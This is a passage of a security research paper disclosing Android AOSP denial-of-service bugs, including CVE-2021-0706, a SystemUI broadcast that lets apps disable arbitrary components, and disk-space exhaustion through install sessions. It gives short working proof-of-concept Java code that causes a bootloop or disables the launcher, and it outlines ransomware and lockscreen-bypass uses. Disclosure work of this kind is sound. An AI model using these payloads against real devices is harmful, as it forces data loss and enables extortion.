Quokka

TECHNICAL PAPER

Bootlooped

Assorted AOSP Attacks Against Availability

Bootlooped: Assorted AOSP Attacks Against Availability

Ryan Johnson, Mohamed Elsabagh, and Angelos Stavrou

Abstract

We discovered three novel Denial-of-Service (DoS) attacks impacting recent versions of Android Open Source Project (AOSP) code. Android vendors use and extend versions of AOSP code in their Android devices. Therefore, vulnerabilities present in AOSP code are particularly impactful, manifesting in great breadth, as they are inherited by Android vendors devices. We examine some attack surfaces accessible to unprivileged third-party apps to determine how common functionality can be abused to affect the overall state of Android systems. We discovered the following vulnerabilities in AOSP code: (1) disabling arbitrary app components on Android versions 10 through 12 Beta 2, (2) monopolizing disk space on Android versions 6 through 12, and (3) assorted system crashes affecting Android versions 9 to 13 Beta 1. These DoS attacks can be performed locally by a third-party app which require no user interaction and without having to be granted any permissions from the user.

The most pernicious of these three DoS attacks is the capability to disable arbitrary app components (CVE-2021-0706) by communicating with an unprotected broadcast receiver in the System UI app, affecting all Android devices running Android versions 10 through 12 Beta 2 at the time of discovery. This particular DoS attack can be leveraged to (1) cause a permanent local DoS attack by disabling a core component needed at system startup, resulting in a "bootloop," which necessitates a factory reset; (2) facilitate ransomware by disabling the default launcher and requiring payment to enable the malicious app to allow the user to install an alternate launcher as the default launcher; (3) disable arbitrary app components providing security defenses; and (4) bypass custom screen lock apps by disabling them.

1.0. Summary of DoS Attacks Against AOSP

Table 1 lists the vulnerabilities that we reported to Google through their official IssueTracker system for Android. We describe the Denial-of-Service (DoS) attacks in detail in subsequent sections, providing a detailed explanation and Proof-of-Concept (PoC) exploit code for each vulnerability.

Vulnerability	Android ID	Reported	Status	Affected Android Versions	CVE
Disabling Arbitrary App Components	193444889	Jul. 11, 2021	Fixed	10 - 12 Beta 2	CVE-2021-0706
Monopolize Disk Space	200168509	Sep. 15, 2021	Assigned	6 - 12	T.B.D.
Faulty Input Handling in Android Framework Services	227756490	Mar. 31, 2022	Won't Fix (Infeasible)	9 - 13 Beta 1	N/A

Table 1. List of vulnerabilities reported to Google.

2.0. Attack #1 - Disabling Arbitrary App Components

This systemic vulnerability affected Android versions 10 through 12 Beta 2 which allowed third-party apps to disable arbitrary app components except those contained within the System UI app (package name of com.android.systemui). The vulnerability was present in the master branch of Android Open Source Project (AOSP) code at the time we reported it to Google on July 11, 2021. This vulnerability enables a number of attack scenarios including privilege-escalation attacks, ransomware attacks, and DoS attacks. Notably, a third-party app can disable critical app components that are accessed at boot and then cause a system crash using a generic approach that works on all recent versions of Android (see Section 4.1), resulting in the device not booting properly since it cannot progress beyond the boot animation due to persistent system crashes (i.e., bootlooping). This can result in data loss due to a forced factory reset in recovery mode or flashing clean firmware images to recover proper functionality of the impacted Android device.

2.1 Vulnerability Technical Details

The vulnerability was first introduced in the initial release of Android 10 AOSP code and persisted in the master branch of AOSP up until at least July 11, 2021. On Android 10, any local app on a device can disable arbitrary app components except those that reside within the System UI app (com.android.systemui) since app components in this package have been whitelisted. The com.android.systemui app is described by its own documentation as "Everything you see in Android that's not an app."[1] Android apps, including the com.android.systemui app, are typically composed of multiple app components where each app component has a specific type (i.e., activity, service, broadcast receiver, and content provider) and purpose.[2] An app component can either be enabled or disabled, where the default state is enabled, which allows the app component to execute. When an app component is disabled, the app component cannot be executed, precluding it from fulfilling its purpose.

We explain the vulnerability in detail using AOSP source code from the android-s-beta-2 git tag corresponding to Android 12 Developer Beta 2.[3] We first focus on the com.android.systemui.shared.plugins.PluginManagerImpl class as this class serves as the entry point for the Intent object that is sent by an external app to disable arbitrary app components. An Intent is a message that is sent within or between Android apps.[4] Listing 1 provides the Java source code for the com.android.systemui.shared.plugins.PluginManagerImpl.startListening() method that dynamically registers itself for the com.android.systemui.action.DISABLE_PLUGIN action string, amongst other action strings.[5]

```
private void startListening() {
  if (mListening) return;
  mListening = true;
  IntentFilter filter = new IntentFilter(Intent.ACTION_PACKAGE_ADDED);
  filter.addAction(Intent.ACTION_PACKAGE_CHANGED);
  filter.addAction(Intent.ACTION_PACKAGE_REPLACED);
  filter.addAction(Intent.ACTION_PACKAGE_REMOVED);
  filter.addAction(PLUGIN_CHANGED);
  filter.addAction(DISABLE_PLUGIN);
  filter.addDataScheme("package");
  mContext.registerReceiver(this, filter);
  filter = new IntentFilter(Intent.ACTION_USER_UNLOCKED);
  mContext.registerReceiver(this, filter);
}
```

Listing 1. Source code of the PluginManagerImpl.startListening()void method.

The com.android.systemui.action.DISABLE_PLUGIN action string is declared as a final static String variable named DISABLE_PLUGIN in the com.android.systemui.shared.plugins.PluginManagerImpl class. As shown in Listing 1, the com.android.systemui.action.DISABLE_PLUGIN action string is registered for using a specific registerReceiver Application Programming Interface (API) which does not require the sender to have any particular access permission.[6] This enables third-party apps to send the com.android.systemui.action.DISABLE_PLUGIN action string in broadcast Intent objects to the target app component since it does not require any permission and this action string is also not declared as a protected broadcast which would have limited its usage to pre-installed persistent apps and other important system processes.

When a third-party app, or even a pre-installed app, sends a broadcast Intent object with an action string of com.android.systemui.action.DISABLE_PLUGIN, then the Intent object will be received in the PluginManagerImpl.onReceive(Context, Intent)void method as the second parameter, where the beginning of this method is shown in Listing 2.[7] The received Intent object should contain an embedded android.net.Uri object with a generic form of package://<package name>/<class>, representing a specific app component within an app that the external sender desires to programmatically disable.

```
@Override
public void onReceive(Context context, Intent intent) {
  if (Intent.ACTION_USER_UNLOCKED.equals(intent.getAction())) {
    synchronized (this) {
      for (PluginInstanceManager manager : mPluginMap.values()) {
        manager.loadAll();
```

1 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/README.md

2 https://developer.android.com/guide/components/fundamentals#Components

3 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2

4 https://developer.android.com/reference/android/content/Intent

5 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/shared/src/com/android/systemui/shared/plugins/PluginManagerImpl.java#191

6 https://developer.android.com/reference/android/content/Context#registerReceiver(android.content.BroadcastReceiver,%20android.content.IntentFilter)

7 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/shared/src/com/android/systemui/shared/plugins/PluginManagerImpl.java#214

```
        }
      }
    } else if (DISABLE_PLUGIN.equals(intent.getAction())) {
      Uri uri = intent.getData();
      ComponentName component = ComponentName.unflattenFromString(
          uri.toString().substring(10));
      if (isPluginWhitelisted(component)) {
        // Don't disable whitelisted plugins as they are a part of the OS.
        return;
      }
      getPluginEnabler().setDisabled(component, PluginEnabler.DISABLED_INVALID_VERSION);
      mContext.getSystemService(NotificationManager.class).cancel(component.getClassName(),
          SystemMessage.NOTE_PLUGIN);
    } else { ...
```

Listing 2. Source code snippet of the PluginManagerImpl.onReceive(Context, Intent)void method.

Once the Uri object has been extracted from the received Intent object and is subsequently converted into an android.content.ComponentName object after some minor string parsing, it is passed as an argument to the PluginEnablerImpl.isPluginWhitelisted(-ComponentName)boolean method, where the entire source code for this method is provided in Listing 3.[8] If the PluginEnablerImpl.isPluginWhitelisted(ComponentName)boolean method returns true since the externally-provided ComponentName parameter matches either the full component name that is whitelisted or matches a whitelisted package name, then this method will return a boolean value of true and then execution will immediately return from the PluginManagerImpl.onReceive(Context, Intent)void method. The boolean return value of this method depends on the contents of the mWhitelistedPlugins instance field of the PluginManager-Impl class that has a type of android.util.ArraySet<String>.

```
private boolean isPluginWhitelisted(ComponentName pluginName) {
  for (String componentNameOrPackage : mWhitelistedPlugins) {
    ComponentName componentName = ComponentName.unflattenFromString(componentNameOrPackage);
    if (componentName != null) {
      if (componentName.equals(pluginName)) {
        return true;
      }
    } else if (componentNameOrPackage.equals(pluginName.getPackageName())) {
      return true;
    }
  }
  return false;
}
```

Listing 3. Source code of the PluginEnablerImpl.isPluginWhitelisted(ComponentName)boolean method.

The mWhitelistedPlugins instance field gets populated in the PluginManagerImpl constructor with the statement shown in Listing 4.[9]

```
mWhitelistedPlugins.addAll(Arrays.asList(initializer.getWhitelistedPlugins(mContext)));
```

Listing 4. Java source code statement showing the population of the mWhitelistedPlugins instance field.

The initializer instance field that is shown in Listing 4 has an interface type of com.android.systemui.shared.plugins.PluginInitializer and uses an actual runtime implementation type of com.android.systemui.plugins.PluginInitializerImpl. The single source code statement of the PluginInitializerImpl.getWhitelistedPlugins(Context) method body is shown in Listing 5.[10]

```
@Override
public String[] getWhitelistedPlugins(Context context) {
  return context.getResources().getStringArray(R.array.config_pluginWhitelist);
}
```

Listing 5. Source code of the PluginInitializerImpl.getWhitelistedPlugins(Context context)String[] method.

As shown in Listing 5, the source of the whitelisted components is a string array named config_pluginWhitelist. The source of this string array is contained within the com.android.systemui app's res/values/config.xml resource file, where Listing 6 shows the declaration of the config_pluginWhitelist string array.[11] Based on the comment in Listing 6, it appears that the whitelist would more appropriately be called a blacklist since the only app components that are precluded from being disabled are those within the com.android.systemui app. In addition, the comment seems disconnected from its practical usage.

8 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/shared/src/com/android/systemui/shared/plugins/PluginManagerImpl.java#368

9 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/shared/src/com/android/systemui/shared/plugins/PluginManagerImpl.java#97

10 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/src/com/android/systemui/plugins/PluginInitializerImpl.java#49

11 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/res/values/config.xml#509

```
<!-- SystemUI Plugins that can be loaded on user builds. -->
<string-array name="config_pluginWhitelist" translatable="false">
  <item>com.android.systemui</item>
</string-array>
```

Listing 6. Snippet of the resource file named res/values/config.xml within the com.android.systemui app showing the declaration of the config_pluginWhitelist string array that contains only a single string.

So if the ComponentName object that is derived from the Uri object that is obtained from an Intent object does not have a package name of com.android.systemui, then the com.android.systemui app passes it as an argument to the PluginEnablerImpl.setDisabled(ComponentName, int)void method with the a static integer constant variable named PluginEnabler.DISABLED_INVALID_VERSION which has a hard-coded value of 1.[12] The PluginEnablerImpl.setDisabled(ComponentName, int)void method will dutifully disable any app component using the android.content.pm.PackageManager.setComponentEnabledSetting(ComponentName, int, int)void API, as shown in Listing 7.[13] The com.android.systemui app is a privileged app in Android that executes with the shared User ID (UID) value of android.uid.systemui.[14] The com.android.systemui app requests and is granted the android.permission.CHANGE_COMPONENT_ENABLED_STATE permission which allows it to disable arbitrary app components in other apps.[15]

```
@Override
public void setDisabled(ComponentName component, @DisableReason int reason) {
  boolean enabled = reason == ENABLED;
  final int desiredState = enabled ? PackageManager.COMPONENT_ENABLED_STATE_ENABLED
        : PackageManager.COMPONENT_ENABLED_STATE_DISABLED;
  mPm.setComponentEnabledSetting(component, desiredState, PackageManager.DONT_KILL_APP);
  if (enabled) {
    mAutoDisabledPrefs.edit().remove(component.flattenToString()).apply();
  } else {
    mAutoDisabledPrefs.edit().putInt(component.flattenToString(), reason).apply();
  }
}
```

Listing 7. Source code of the PluginEnablerImpl.setDisabled(ComponentName, int)void method.

Even though the app components contained within the com.android.systemui app cannot be disabled, there are still a number of interesting attacks that can be employed by an attacker. For example, core app components that are referenced during the initialization of the Android Framework can be disabled by a third-party app so that critical processes persistently crash in cycle while the boot animation continues into eternity (i.e., a bootloop).

2.2. Attack Use Cases

To demonstrate the impact of the vulnerability that allows third-party apps to disable arbitrary app components, we provide the following use cases that a third-party app can employ to harm the end-user.

2.2.1. Force a Factory Reset

A malicious app can disable a single core app component and then quickly cause a system crash (see Section 4.1), which results in the boot animation being persistently displayed as the system_server process (which runs the Android Framework) continually crashes. Based on our testing with stock Android devices, there is no way to get the device to boot properly again without performing a factory reset of the device in recovery mode or flashing new firmware images, wherein both approaches will likely result in some amount of data loss for the user. The recurring crashes result in a "bootloop" where the device never boots up properly. This "bootlooping" may trigger Rescue Party to aid the novice user in performing a factory reset without having to deal with holding button combinations at boot time to enter recovery mode, although it does not appear to occur during our testing.[16] A factory reset is the standard approach to wipe all user data and apps from the device.

The Java source code shown in Listing 8 disables the com.android.providers.settings/.SettingsProvider content provider app component. This content provider app component is used by various pre-installed apps and critical processes to get and set system-wide data.[17] The com.android.providers.settings/.SettingsProvider app component serves as a central point of failure since various important processes have a dependency on data from it.

12 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/shared/src/com/android/systemui/shared/plugins/PluginEnabler.java#27

13 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/src/com/android/systemui/plugins/PluginEnablerImpl.java#47

14 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/AndroidManifest.xml#19

15 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-2/packages/SystemUI/AndroidManifest.xml#132

16 https://source.android.com/devices/tech/debug/rescue-party

17 https://developer.android.com/reference/android/provider/Settings

```
Intent intent = new Intent("com.android.systemui.action.DISABLE_PLUGIN");
Uri uri = Uri.parse("package://com.android.providers.settings/.SettingsProvider");
intent.setData(uri);
sendBroadcast(intent);
```

Listing 8. PoC source code to disable the com.android.providers.settings/.SettingsProvider app component.

After the com.android.providers.settings/.SettingsProvider app component has been disabled, not even Android Debug Bridge (ADB) has the privileges to re-enable this app component on the Pixel 3 running Android 12 Beta 2, as shown in Listing 9, when the command is executed prior to the malicious app causing a system crash that triggers the persistent system crashes. After the persistent system crashes start, executing the same command shown in Listing 9 (i.e., adb shell pm enable com.android.providers.settings/.SettingsProvider) will simply return the command output of cmd: Can't find service: package since the system_server process crashes prior to properly registering the package system service with the system service manager.

```
$ adb shell pm enable com.android.providers.settings/.SettingsProvider

Exception occurred while executing 'enable':
java.lang.SecurityException: Shell cannot change component state for com.android.providers.settings/com.android.providers.settings.SettingsProvider to 1
        at com.android.server.pm.PackageManagerService.setEnabledSetting(PackageManagerService.java:23269)
        at com.android.server.pm.PackageManagerService.setComponentEnabledSetting(PackageManagerService.java:23168)
        at com.android.server.pm.PackageManagerShellCommand.runSetEnabledSetting(PackageManagerShellCommand.java:2180)
        at com.android.server.pm.PackageManagerShellCommand.onCommand(PackageManagerShellCommand.java:237)
        at com.android.modules.utils.BasicShellCommandHandler.exec(BasicShellCommandHandler.java:97)
        at android.os.ShellCommand.exec(ShellCommand.java:38)
        at com.android.server.pm.PackageManagerService.onShellCommand(PackageManagerService.java:23876)
        at android.os.Binder.shellCommand(Binder.java:950)
        at android.os.Binder.onTransact(Binder.java:834)
        at android.content.pm.IPackageManager$Stub.onTransact(IPackageManager.java:4839)
        at com.android.server.pm.PackageManagerService.onTransact(PackageManagerService.java:7766)
        at android.os.Binder.execTransactInternal(Binder.java:1184)
        at android.os.Binder.execTransact(Binder.java:1143)
```

Listing 9. Command output when trying to re-enable the com.android.providers.settings/.SettingsProvider app component using ADB on a Pixel 3 device running Android 12 Beta 2.

After a third-party app has disabled the com.android.providers.settings/.SettingsProvider app component using the source code snippet provided in Listing 8, they can then easily cause a system crash. This can be accomplished by invoking a single method in an Android Framework service, executing in the system_server process, as shown in Section 4.1 which covers Android versions 9 through 13 Beta 1. After a crash of a service in the Android Framework, the zytgote process will restart the system_server process after it crashes.

The system_server process during its initialization at boot time will directly access global settings for the java.android.provider.Settings.ACTIVITY_MANAGER_CONSTANTS string constant that contains an underlying value of activity_manager_constants. Using global settings to get the value for the activity_manager_constants key accesses the com.android.providers.settings/.SettingsProvider app component for the corresponding value, but this app component is disabled and system_server cannot obtain the associated android.content.IContentProvider object it requests and a java.lang.NullPointerException is thrown since it does not perform a null check on the IContentProvider object it receives prior to invoking an instance method and does not have robust exception handling for this unexpected situation, as shown in Listing 10. The NullPointerException is not caught which results in the system_server process sending the SIGKILL process to itself and the zygote process which receives the SIGCHLD signal and restarts the system_server process which will encounter the same uncaught fatal exception and this repeats into perpetuity or until the Rescue Party functionality kicks in.

```
E System  : ************************************************
E System  : ************ Failure starting core service
E System  : ************************************************
E System  : ************ Failure starting system services
E System  : java.lang.NullPointerException: Attempt to invoke interface method 'android.os.Bundle android.content.IContentProvider.call(android.content.AttributionSource, java.lang.String, java.lang.
String, java.lang.String, android.os.Bundle)' on a null object reference
E System  :   at android.provider.Settings$NameValueCache.getStringForUser(Settings.java:2870)
E System  :   at android.provider.Settings$Global.getStringForUser(Settings.java:14901)
E System  :   at android.provider.Settings$Global.getString(Settings.java:14889)
E System  :   at com.android.server.am.ActivityManagerConstants.updateConstants(ActivityManagerConstants.java:823)
E System  :   at com.android.server.am.ActivityManagerConstants.start(ActivityManagerConstants.java:777)
E System  :   at com.android.server.am.ContentProviderHelper.installSystemProviders(ContentProviderHelper.java:1218)
E System  :   at com.android.server.SystemServer.startOtherServices(SystemServer.java:1412)
E System  :   at com.android.server.SystemServer.run(SystemServer.java:859)
E System  :   at com.android.server.SystemServer.main(SystemServer.java:590)
E System  :   at java.lang.reflect.Method.invoke(Native Method)
E System  :   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E System  :   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:952)
E Zygote  : System zygote died with fatal exception
E Zygote  : java.lang.NullPointerException: Attempt to invoke interface method 'android.os.Bundle android.content.IContentProvider.call(android.content.AttributionSource, java.lang.String, java.lang.String,
java.lang.String, android.os.Bundle)' on a null object reference
E Zygote  :   at android.provider.Settings$NameValueCache.getStringForUser(Settings.java:2870)
E Zygote  :   at android.provider.Settings$Global.getStringForUser(Settings.java:14901)
E Zygote  :   at android.provider.Settings$Global.getString(Settings.java:14889)
E Zygote  :   at com.android.server.am.ActivityManagerConstants.updateConstants(ActivityManagerConstants.java:823)
E Zygote  :   at com.android.server.am.ActivityManagerConstants.start(ActivityManagerConstants.java:777)
E Zygote  :   at com.android.server.am.ContentProviderHelper.installSystemProviders(ContentProviderHelper.java:1218)
E Zygote  :   at com.android.server.SystemServer.startOtherServices(SystemServer.java:1412)
```

```
E Zygote  :  at com.android.server.SystemServer.run(SystemServer.java:859)
E Zygote  :  at com.android.server.SystemServer.main(SystemServer.java:590)
E Zygote  :  at java.lang.reflect.Method.invoke(Native Method)
E Zygote  :  at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E Zygote  :  at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:952)
```

Listing 10. Log messages showing the recurring java.lang.NullPointerException stack trace after the com.android.providers.settings/.SettingsProvider app component has been disabled.

There may be additional app components that can be disabled which will cause the system_server process to crash repeatedly as it is initializing. Offhand, we noticed that disabling the com.android.settings/.FallbackHome app component has the same effect (i.e., device will no longer boot properly after the component has been disabled and there has been a system crash or reboot) as disabling the com.android.providers.settings/.SettingsProvider app component on the Google Pixel 3 running Android 12 Beta 2.

2.2.2. Create Ransomware by Disabling the Launcher

Of all of the config_pluginWhitelist string array values from Android vendor devices we examined based on our limited sample, no Android vendors have whitelisted their own launcher app to prevent it from being disabled using this vulnerability. The launcher app is the typical gateway for the user to start other apps by clicking on their app icons. Since the launcher app is not whitelisted, we can disable it using this vulnerability. The default launcher has a package name of com.google.android.apps.nexuslauncher on the Pixel 3 running Android 12 Beta 2. The Java source code snippet in Listing 11 will disable the primary launcher activity with an app component name of com.google.android.apps.nexuslauncher/.NexusLauncherActivity.

```
Intent intent = new Intent("com.android.systemui.action.DISABLE_PLUGIN");
Uri uri = Uri.parse("package://com.google.android.apps.nexuslauncher/.NexusLauncherActivity");
intent.setData(uri);
sendBroadcast(intent);
```

Listing 11. Source code to disable the com.google.android.apps.nexuslauncher/.NexusLauncherActivity app component.

Once the com.google.android.apps.nexuslauncher/.NexusLauncherActivity app component is disabled, the com.google.android.apps.nexuslauncher app will continuously crash with a stack trace like the one shown in Listing 12. On the Graphical User Interface (GUI), it will have a progress bar with a message stating "Pixel is starting..." although no real progress will be made in actually displaying the primary launcher component since it is disabled.

```
E AndroidRuntime: FATAL EXCEPTION: main
E AndroidRuntime: Process: com.google.android.apps.nexuslauncher, PID: 7843
E AndroidRuntime: java.lang.RuntimeException: Unable to create service com.android.quickstep.TouchInteractionService: java.lang.NullPointerException: Attempt to read from field 'android.content.
pm.ActivityInfo android.content.pm.ResolveInfo.activityInfo' on a null object reference
E AndroidRuntime:   at android.app.ActivityThread.handleCreateService(ActivityThread.java:4465)
E AndroidRuntime:   at android.app.ActivityThread.access$1500(ActivityThread.java:247)
E AndroidRuntime:   at android.app.ActivityThread$H.handleMessage(ActivityThread.java:2055)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:106)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at android.app.ActivityThread.main(ActivityThread.java:7796)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:974)
E AndroidRuntime: Caused by: java.lang.NullPointerException: Attempt to read from field 'android.content.pm.ActivityInfo android.content.pm.ResolveInfo.activityInfo' on a null object reference
E AndroidRuntime:   at com.android.quickstep.OverviewComponentObserver.<init>(SourceFile:12)
E AndroidRuntime:   at com.android.quickstep.TouchInteractionService.onUserUnlocked(SourceFile:2)
E AndroidRuntime:   at e1.c2.run(Unknown Source:2)
E AndroidRuntime:   at com.android.quickstep.RecentsAnimationDeviceState.runOnUserUnlocked(SourceFile:2)
E AndroidRuntime:   at com.android.quickstep.TouchInteractionService.onCreate(SourceFile:8)
E AndroidRuntime:   at android.app.ActivityThread.handleCreateService(ActivityThread.java:4452)
E AndroidRuntime:   ... 9 more
```

Listing 12. Recurring fatal exception that occurs in the com.google.android.apps.nexuslauncher app once the com.google.android.apps.nexuslauncher/.NexusLauncherActivity app component is disabled.

There are some activity components that are reachable from clicking on notifications when interacting with the status bar. These underlying app components can be identified and disabled as well to create a more complete ransomware. Activities can still be started from the background and come into the foreground although there are restrictions on this behavior.[18] A malicious app can create a notification after the boot process completes with a message to click on it that opens an informative activity asking the user for a payment in cryptocurrency to recover proper usage of the device. If the user pays the small ransom, then the malicious app can bring up its own launcher to allow the user of apps again. Then the user may be able to perform a backup of their data using ADB or install an alternate launcher on the device as the default launcher. When trying to enable the com.google.android.apps.nexuslauncher/.NexusLauncherActivity app component using ADB after it had been disabled on the Pixel 3 running Android 12 Beta 2, we observed the following command output shown in Listing 13.

```
$ adb shell pm enable com.google.android.apps.nexuslauncher/.NexusLauncherActivity
```

18 https://developer.android.com/guide/components/activities/background-starts

```
Exception occurred while executing 'enable':
java.lang.SecurityException: Shell cannot change component state for com.google.android.apps.nexuslauncher/com.google.android.apps.nexuslauncher.NexusLauncherActivity to 1
        at com.android.server.pm.PackageManagerService.setEnabledSetting(PackageManagerService.java:23269)
        at com.android.server.pm.PackageManagerService.setComponentEnabledSetting(PackageManagerService.java:23168)
        at com.android.server.pm.PackageManagerShellCommand.runSetEnabledSetting(PackageManagerShellCommand.java:2180)
        at com.android.server.pm.PackageManagerShellCommand.onCommand(PackageManagerShellCommand.java:237)
        at com.android.modules.utils.BasicShellCommandHandler.exec(BasicShellCommandHandler.java:97)
        at android.os.ShellCommand.exec(ShellCommand.java:38)
        at com.android.server.pm.PackageManagerService.onShellCommand(PackageManagerService.java:23876)
        at android.os.Binder.shellCommand(Binder.java:950)
        at android.os.Binder.onTransact(Binder.java:834)
        at android.content.pm.IPackageManager$Stub.onTransact(IPackageManager.java:4839)
        at com.android.server.pm.PackageManagerService.onTransact(PackageManagerService.java:7766)
        at android.os.Binder.execTransactInternal(Binder.java:1184)
        at android.os.Binder.execTransact(Binder.java:1143)
```

Listing 13. Error displayed when trying to use ADB to re-enable the com.google.android.apps.nexuslauncher/.NexusLauncherActivity app component after it was disabled.

2.2.3. Bypass Third-party Lockscreen Apps

Since the com.android.systemui app is present in the config_pluginWhitelist string array, it is not practical to bypass the default lockscreen using this vulnerability directly. If a user uses a third-party lockscreen app on their Android device, then it can be disabled using this vulnerability by simply disabling all of its app components, leaving it unable to execute to provide protection.

2.2.4. Disable Competitor Apps

It is not inconceivable that a dishonest app developer could use this vulnerability to disable the launcher component (or all components) of a competitor's app(s) in hopes that it would cause the user to increase the usage of their own app. The launcher component of an app is the app component that is started when a user clicks on the app's icon. Once the launcher app component of an app is disabled, the app no longer appears in the launcher. For example, a malicious gaming app could disable multiple other games that the user has installed. This would certainly raise the suspicions of the user, but the average user would likely not understand the culprit or the attack vector that was used to disable the games.

2.2.5. Disable App Components for General Privilege Escalation

There may be some unexplored malicious use cases that result from disabling arbitrary app components. For example, perhaps an implicit Intent is sent to start a service app component and a malicious app disables all other app components that statically register a service app component for the particular action string in the Intent, which may allow it to be the sole recipient for the Intent with a particular action string and not have to worry about any contention for it. There may be some possible spoofing scenarios where the malicious app disables an app that requires credentials (e.g., Facebook) and then pops up an activity app component it contains which requests the user to type in their credentials. There are likely to be more generic attacks which can be facilitated with the capability to disable arbitrary app components, especially those that provide security. We have not examined all the implications of disabling each app component, but there are likely to be some core app ones that some of their critical app components are disabled (e.g., com.android.phone, com.android.bluetooth, com.android.settings, com.android.vending, com.android.camera, com.android.keychain, com.google.android.gms, com.android.se, com.android.nfc, etc.) which would present a serious inconvenience to the user, and they may over time perform a factory reset to wipe the device to restore it.

2.3. Resolution

Google fixed the vulnerability in the following git commit by requiring that the sender possess a signature-level permission named com.android.systemui.permission.PLUGIN which is declared in the AndroidManifest.xml file of the com.android.systemui app to interact with the previously vulnerable broadcast receiver app component.[19] Therefore, this restricts access to apps that are signed with the same cryptographic key as the com.android.systemui app.

3.0. Attack #2 - Monopolize Disk Space

This vulnerability affects Android versions 6 through at Android version 12 and allows third-party apps to quickly fill up almost all available storage space on the /data partition, except for 500MB to 900MB that is reserved. A third-party app can quickly cause a system crash (see Section 4.1), which allows it to monopolize the remaining 500MB to 900MB so that there are 0 bytes left available on the /data partition. Third-party apps can abuse the "app install session" feature for installing apps to quickly exhaust disk space. Using a non-standard workflow for app install sessions, the attacking app can reserve

19 https://android.googlesource.com/platform/frameworks/base/+/42c16edc958fa196e934e361205f74727db8285b

large amounts of memory that cannot be reclaimed by the system until the following conditions are simultaneously satisfied: (1) the offending app is uninstalled, (2) 72 hours have passed from when the attacking app created the app install sessions, and (3) the device is rebooted or there is a system crash which triggers the cleanup routines of the stale app install sessions. If the offending app remains on the device, it can abandon and restore the app install sessions periodically, so that they will not be subject to space reclamation based on time constraints since it can keep resetting the creation timestamps. Running out of storage space is undesirable and affects many processes on the device. The user can still use their Android device with almost no available disk space, but they are constrained in the activities that they can perform.

3.1. Vulnerability Technical Details

This vulnerability is present in core Android code that affects Android devices running Android 6 and higher, including up until at least Android 12. The vulnerability manifests as a delayed memory reclamation via the app install session feature when a client app does not use the expected standard workflow. An app install session is a method for "installing" a standalone Android Package (APK) or split APKs where the file(s) will be written to the /data partition using a specific file path format to indicate their status as an app install session, although the app from the install session is not recognized by the system as being fully installed.

Using a non-standard workflow for app install sessions allows a malicious third-party app to quickly claim almost all available storage on the /data partition, leaving other apps and system processes with next to nothing. The app that uses the non-standard approach to "monopolize" the available disk space can abandon the existing app install sessions to free up the disk space it occupies at will. The disk space monopolization and quick freeing of disk space can allow an app to act as a ransomware by controlling the available memory and thereby controlling the effects that occur when memory is severely constrained.

We use the android-s-beta-5 git tag corresponding to Android 12 when AOSP source code is referenced.[20] The proper way, as provided in the official API demos, to perform an app install session is provided in Listing 14, where the addApkToInstallSession method was inlined to save space and to increase clarity.[21]

```
PackageInstaller.Session session = null;
try {
  PackageInstaller packageInstaller = getPackageManager().getPackageInstaller();
  PackageInstaller.SessionParams params = new PackageInstaller.SessionParams(
        PackageInstaller.SessionParams.MODE_FULL_INSTALL);
  int sessionId = packageInstaller.createSession(params);
  session = packageInstaller.openSession(sessionId);

  OutputStream packageInSession = session.openWrite("package", 0, -1);
  InputStream is = getAssets().open("HelloActivity.apk");
  byte[] buffer = new byte[16384];
  int n;
  while ((n = is.read(buffer)) >= 0) {
     packageInSession.write(buffer, 0, n);
  }

  // Create an install status receiver.
  Context context = InstallApkSessionApi.this;
  Intent intent = new Intent(context, InstallApkSessionApi.class);
  intent.setAction("com.example.android.apis.content.SESSION_API_PACKAGE_INSTALLED");
  PendingIntent pendingIntent = PendingIntent.getActivity(context, 0, intent, 0);
  IntentSender statusReceiver = pendingIntent.getIntentSender();

  // Commit the session (this will start the installation workflow).
  session.commit(statusReceiver);
} catch (IOException e) {
  throw new RuntimeException("Couldn't install package", e);
} catch (RuntimeException e) {
  if (session != null) {
     session.abandon();
  }
  throw e;
}
```

20 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-5

21 https://android.googlesource.com/platform/development/+/android-s-beta-5/samples/ApiDemos/src/com/example/android/apis/content/InstallApkSessionApi.java

Listing 14. Proper way to use the app install session functionality, according to an official API example.

The Java source code provided in Listing 14 is not stand-alone and can be examined in context by viewing the relevant source code files in the API demos app.[22] The source code in Listing 14 will not actually fully install the app, although it will write the contents of the HelloActivity.apk file to the /data partition, unless the app that created the app install session has been granted the android.permission.INSTALL_PACKAGES permission or is an enabled device-owner/profile-owner Mobile Device Management (MDM) app. If the client app creating the app install session is not privileged enough to meet at least one of these conditions, then the app install session will remain on the /data partition until at least 72 hours have passed since the app install session's creation and the device is rebooted or experiences a system crash to trigger the system cleanup routines of stale app install sessions.

